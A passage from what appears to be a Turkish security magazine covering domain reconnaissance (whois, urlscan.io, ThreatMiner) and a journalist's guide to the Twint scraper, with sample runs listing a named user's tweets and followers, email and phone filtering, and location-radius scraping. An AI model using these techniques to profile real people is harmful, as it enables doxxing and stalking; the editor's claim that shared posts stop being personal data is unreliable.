Diagram 2: Company name obtained from the word Registrar

```
└─>$ whois arkakapidergi.com | grep "Name Server"
Name Server: GABE.NS.CLOUDFLARE.COM
Name Server: SERENA.NS.CLOUDFLARE.COM
```

Diagram 3: Name server check to see if there is cloudflare setup

DISCOVERY OF THE TECHNOLOGIES USED ON THE WEB SITE, USING THE DOMAIN NAME

One of the important points to consider when collecting open source intelligence is what technologies are contained in the structure of a website. Information such as operating system information, web server, used programming languages / frameworks and version information can be obtained with various tools. From an offensive point of view, the disclosure of any vulnerable item and version information can create an environment for highly effective attacks, as it will outline the stage we call "weaponization."

For example, the technology discovery of the desired website can be made easily by using the wappalyzer plugin or directly the website.




Diagram 4: Example technology discovery output

When the technologies and versions used by the target website are learned, it will be more comfortable to identify the exploitation tools / codes to be used at the armament stage.

Content Discovery

Is it possible to learn the content of a website without visiting? Of course! Considering that we will use it for purposes such as reward hunting and safety tests; It is substantial to get important details such as “outgoing” links and all the HTTP traffic that occurs until the content comes before us. This time, we will examine directly with a tool. There is a free tool that serves most information that can be obtained meaningfully about a domain name: urlscan.io. If we list the ones we can reach with the URLScan.io at the point of content discovery; we can count IP / ASN details, subdomains, links it contains, certificates, technologies in the infrastructure, all HTTP traffic and details that occur during discovery, global JavaScript variables and functions, screen display and many other important details in behavior analysis. It can be said that it is a tool that can produce highly effective results for use in sites where we suspect whether the content is harmful or for other common purposes.

The screenshot displays a domain intelligence tool interface for the domain **arkakapidergi.com**. At the top right, there are buttons for 'Lookup', 'Go To', 'Report', and 'Rescan'. Below the domain name, it shows the submitted URL (<http://arkakapidergi.com>) and the effective URL (<https://arkakapidergi.com/>). The submission date is noted as September 28, 2019, at 3:51:54 pm from TR. A navigation bar includes options for Summary, HTTP (87), Links (42), Behaviour, IoCs, Similar (16822), DDM, Content, and API. The 'Summary' section provides key findings: 13 IPs in 4 countries across 10 domains for 87 HTTP transactions. The main IP is located in the United States and belongs to CLOUDFLARENET - Cloudflare, Inc., US. The main domain is arkakapidergi.com. The TLS certificate is issued by COMODO ECC Domain Validation Secure S... on September 6th 2019, valid for 6 months. It also notes that this is the first time the domain was scanned on urlscan.io and that 16822 structurally similar pages were found. A 'Screenshot' section shows a dark-themed website with the text 'ARKA KAPI'.

Diagram 5: A small section of a query for arkakapidergi.com

Reputation

Let's say you have a website that you own and that this site is listed as harmful on some platforms. The fact that a domain name is considered harmful by any authority (!) means that it will also be harmful for individuals and institutions that provide intelligence to the security infrastructure by trusting this authority. This will be a very poor situation for your brand, if any. In addition, the intelligence that an asset from your inventory behaves in an extraordinary manner may be a sign of a possible hacking incident if it is not a "false positive" intelligence. So how can we check if a domain name is in any blacklist? There are several tools on the internet that we can perform this query. For example; Threat Miner (threatminer.org) platform is also one of the authorities mentioned above. It allows you to search within more than 40 million harmfully labeled domains.





Diagram 6: Threat Miner search engine

EPILOGUE

The first points that we need to pay attention to on “open source intelligence gathering” should be to understand where and how we can access the information we need, to answer the question of what sub-information we need to obtain, and to see the chain investigation we can carry out with the information obtained. Topics such as open source intelligence, cyber intelligence and intelligence are not just tools. Thank you for reading our first article, see you in others.

Open Source Intelligence (OSINT) for Journalists



The greatest weapon a successful journalist can have is undoubtedly the information they have. For this reason, a great journalist should master open source intelligence. This article aims to inform the reader about the usage of social media in open source intelligence and example software.

The favourite news source of intelligence organisations has always been media institutions. While it was previously in the form of written media, this field has grown bigger and bigger with the emergence of visual media. The emergence of publicly open media fields namely social media has created for these services an incredible source field.

Open Source Intelligence - OSINT is the intelligence of gathering data through the posts shared on media and internet. This article covers OSINT for journalists.


Editor's note:

- Data shared on public media (like in the example above, i.e. social media) is no longer considered personal data. For instance, something you share on Facebook stops being your personal data.

- On this issue, there also is another article on OSINT. The difference between the two articles is that the scope of OSINT this article covers subjects journalists. Whereas the OSINT article written by Halit İnce is the first part of an open source intelligence article series, deeply prepared especially for cyber security researchers; with the subject being the domain names.

Intelligence is one of the oldest activities of human history. The intelligence activities done at the beginning were more human-dependent. Eventually, with the development of technology over time, this had become a rather more complicated. Nowadays, there exists a massive technology-based listening, watching - monitoring, and operating network around the globe. An intelligence branch namely electronics is the fact of technology leaving its mark on intelligence.

As an information library, the Internet caused major changes for data gathering methods. Almost 70% of the data spies ran after in the past wanders around the internet today.



Open Source Intelligence (OSINT) is the discipline of generating intelligence from information obtained as a result of systematic collection, processing and analysis of publicly available information. Magazines, newspapers, brochures, encyclopedias, news sites, social networks, blogs etc. underpin the open source intelligence. Here, there is no need to make an effort to gain confidential information. Therefore, accessing information is quite costless. The biggest advantage of OSINT is the ability to gain generally up-to-date and publicly shareable information without the need for an expert cost and that it has infinite potential.

When used for cyber attacks, open source intelligence has the feature of revealing information such as hackers, cyber attack plans, systems that will be affected by attacks, how the attacks will be performed.



SOCIAL MEDIA INTELLIGENCE

Social Media Intelligence, abbreviated as SOCMINT, covers all intelligence activities carried out on the internet through public and private social network accounts and similar networks.

As experts suggest, it may be possible to make guesses and predict upcoming crises and political updates by comparing the information gathered on social media platforms like LinkedIn, Twitter, Facebook and Instagram, with the information obtained from local newspapers, news channels, local radio stations and internet chat rooms.

“According to the The National Intelligence Organization (MİT in Turkish - abbreviation for *Millî İstihbarat Teşkilatı*) figures, 85% of intelligence comprises of open sources like media, statistics, official statements, course books and academic articles; 5% of electronic intelligence which contain various listening methods such as satellite listening, and 10% of obtaining private sources, or in in popular terms; spying.

The above statement is part of the news published in Sabah Gazetesi written by Murat Yetkin, and it emphasises the significance of social media in open source intelligence. As a result of this data analysis, it is possible to examine the activities of people in social networks, the posts they like, and the correspondences to predict the reactions given to public incidents, and the events of terrorist organizations or cyber attackers.

Usage of social media is one of the fundamental uses of the internet. Many social networks like Facebook, Tumblr, Twitter, Instagram and LinkedIn are being actively used by millions of people daily. Users upload and share many data such as text, image, video and audio to the internet. These data also have informational value and the availability of them on the internet is the basis of open source intelligence.



TWITTER

First of all, the reason for concentrating on obtaining intelligence on Twitter is that each tweet on Twitter bears the essence of information since it is restricted by a small number of characters. There are hundreds of OSINT apps for Twitter on the Internet, but I will consider Twint, which is the most preferred and most useful application.

Due to the large volume they have, other platforms, news sites, blogs and forums cause for a great loss of time during analysis. It will take much longer for the words on these sites to be linked to each other, to be classified and presented to the intelligence analyst, than to analyze the tweets related to the subject.



TWINT

Twint is a detailed open source Twitter intelligence gathering software developed in Python, which offers the users lots of features. Twint, an advanced Twitter OSINT tool, allows intelligence gathering through Twitter profiles without using the Twitter API.

In order to make you pull tweets from specific users, extract tweets about specific subjects, and list critical information like emails and phone numbers from tweets; Twint uses Twitter's search operators.

While the Twint tool collects information about the target, it provides us with details about the user in a semi-automated way. A few practical commands;¹

`$ twint -u username` : Scrape all the Tweets from user's timeline

`$ twint -u username --year` : Filter Tweets before specified year

`$ twint -u username --since "2015-12-20 20:30:15"` : Filter Tweets sent since date

`$ twint -u username -o file.txt` : Scrape Tweets and save to file.txt.

`$ twint -u username --email --phone` : Filter tweets that might have email addresses and/or phone numbers

`$ twint -g="48.880048,2.385939,1km" -o file.csv --csv` : Scrape Tweets from a radius of 1km around the given coordinates and export them to a csv file.

`$ twint -u username --followers` : Scrape a Twitter user's followers

`$ twint -u username --following` : Scrape who a Twitter user follows

`$ twint -u username --favorites` : Collect all the Tweets a user has favorited

`$ twint -u username --following --user-full` : Collect all user information (Use with followers or following only)

`$ twint -u username --retweets` : Include user's Retweets

There are approximately 500 million new tweets every day, yet not each one of them are related to the desired research subject. Because of that, for analysis, after being detected/scraped the tweets need to be analysed.

Let's jump to the installation step and give examples afterwards.

Twint Installation:

```
$ git clone https://github.com/twintproject/twint.git
$ cd twint/
$ pip3 install -r requirements.txt
$ pip3 install twint
```

¹ <https://github.com/twintproject/twint/wiki/Basic-usage>


```

Parrot Terminal
Dosya Düzenle Görünüm Ara Uçbirim Yardım
[root@parrot]~/home/dell
└─ #figlet Arka Kapi Dergi

  Arka Kapi Dergi

[root@parrot]~/home/dell
└─ #git clone https://github.com/twintproject/twint.git

```

\$ git clone https://github.com/twintproject/twint.git

\$ pip3 install -r requirements.txt

```

[root@parrot]~/home/dell/twint
└─ #pip3 install . -r requirements.txt
Processing /home/dell/twint
Requirement already satisfied: aiohttp in /usr/local/lib/python3.7/dist-packages
 (from -r requirements.txt (line 1)) (3.6.2)
Requirement already satisfied: aiodns in /usr/local/lib/python3.7/dist-packages
 (from -r requirements.txt (line 2)) (2.0.0)
Requirement already satisfied: beautifulsoup4 in /usr/lib/python3/dist-packages
 (from -r requirements.txt (line 3)) (4.7.1)
Requirement already satisfied: cchardet in /usr/local/lib/python3.7/dist-package
s (from -r requirements.txt (line 4)) (2.1.4)
Requirement already satisfied: elasticsearch in /usr/local/lib/python3.7/dist-pa
ckages (from -r requirements.txt (line 5)) (7.0.5)

```

\$ pip3 install twint

```

[root@parrot]~/home/dell/twint
└─ #pip3 install twint
Requirement already satisfied: twint in /usr/local/lib/python3.7/dist-packages (2
.1.7)
Requirement already satisfied: elasticsearch in /usr/local/lib/python3.7/dist-pac
kages (from twint) (7.0.5)
Requirement already satisfied: aiohttp in /usr/local/lib/python3.7/dist-packages
 (from twint) (3.6.2)
Requirement already satisfied: beautifulsoup4 in /usr/lib/python3/dist-packages (
from twint) (4.7.1)
Requirement already satisfied: pysocks in /usr/lib/python3/dist-packages (from tw
int) (1.6.8)

```

Example Usage:

`$ twint -u erenaltun_tr` : Lists all tweets from the timeline of the Twitter user with username erenaltun_tr

```

Parrot Terminal
Dosya Düzenle Görünüm Ara Uçbirim Yardım
[root@parrot]-[/home/dell/twint]
└─ #figlet Arka Kapi Dergi
Arka Kapi Dergi
[root@parrot]-[/home/dell/twint]
└─ #twint -u erenaltun_tr
1195342206950924288 2019-11-15 17:06:05 +03 <erenaltun_tr> https://twitter.com/erenaltun_tr/status/1195341697510756352 ...
1195341697510756352 2019-11-15 17:04:03 +03 <erenaltun_tr> En Alakasız Bölümlerin öğrencilerinin Bile Katılabildiği; SAHADA , MASADA GÜÇLÜ D. Temalı Makale Yarışmasına Biz Gazetecilik Bölümü öğr. Yarışmaya Katılamıyoruz.Yarışma İçin Hazırlanacak Bile Yapmış Olduğumuz Çalışma Değerlendirmeye Alınmayacak. @sam_mfa @TC_Disisleri @SAM_MFA pic.twitter.com/4BfL8wU4F5
1192762960336367621 2019-11-08 14:17:04 +03 <erenaltun_tr> @ahmetceran19861 merhaba bana mesaj atar mısınız
1191725877941407744 2019-11-05 17:36:05 +03 <erenaltun_tr> Sberbank'ta Tarihe Geç

```

`$ twint -u erenaltun_tr -o file.txt` : The output from the last command is saved to a file named file.txt (all tweets from the specified Twitter user is output to the specified file).

```

[root@parrot]-[/home/dell/twint]
└─ #twint -u erenaltun_tr -o file.txt

```

`$ twint -u erenaltun_tr --followers` : All followers of the specified Twitter user are listed.

```

[root@parrot]-[/home/dell/twint]
└─ #twint -u erenaltun_tr --followers
King71490858
tanerinanir
kqIbotgpwUP8cV8
yeminlisozluk
pioneerhfy
ixmailsaygili
sayyara_a
dgwpgmp

```

`$ twint -u erenaltun_tr --following` : All users who the specified Twitter user follows are listed.

```

[root@parrot]-[/home/dell/twint]
└─ #twint -u erenaltun_tr --following
SAM_MFA
KVKKurumu
Emrullah_A

```



\$ `twint -u erenaltun_tr --database tweets.db` : Save Tweets to an SQLite database. This section supports the usage of especially data miners on systems like elasticsearch.


```
[root@parrot]-[/home/dell/twint]
└─ #twint -u erenaltun_tr --database tweets.db
[+] Inserting into Database: tweets.db
```

\$ `twint -g="48.880048,2.385939,1km" -o file.csv --csv` : Scrape Tweets from a radius of 1km around the given coordinates and export them to a csv file. This feature is especially useful when collecting regional intelligence. You can increase the radius (here, 1 km) of the search as you wish.


```
Parrot Terminal
Dosya Düzenle Görünüm Ara Uçbirim Yardım
-[root@parrot]-[/home/dell/twint]
└─ #figlet Arka Kapi Dergi
Arka Kapi Dergi
-[root@parrot]-[/home/dell/twint]
└─ #twint -g="48.880048,2.385939,1km" -o dosya.csv --csv
1196771140040978437 2019-11-19 15:44:09 +03 <tmj_fra_sales> Want to work at LEGO
Group? We're hiring in Paris, France! Click the link in our bio for details on th
is job and more: Chef d'Equipe/Superviseur (H/F), Cap 3000/Nice #LEGO #Sales
1196700587829669888 2019-11-19 11:03:48 +03 <kerlu> La petite ceinture d'automne
@m/ @ Buttes Chaumont https://www.instagram.com/p/B5CiRy7oI57/?igshid=v6i06dzg86
th ...
11965223992372465664 2019-11-18 23:22:04 +03 <camenparis> Chacun est libre de fair
ce qu'il pense juste. Consacrons notre temps à faire le point sur ce dont nous
avons réellement besoin ! 🍷❤️ #makefridaygreenagain @FAGUO_FR troptropbien1 les
labordeurs oceansrespect... https://www.instagram.com/p/B5BR-FXI0zi/?igshid=1mfdja
8axqla7 ...
```

You can use the Advanced Search tool of Twitter to help you find what you search for faster.

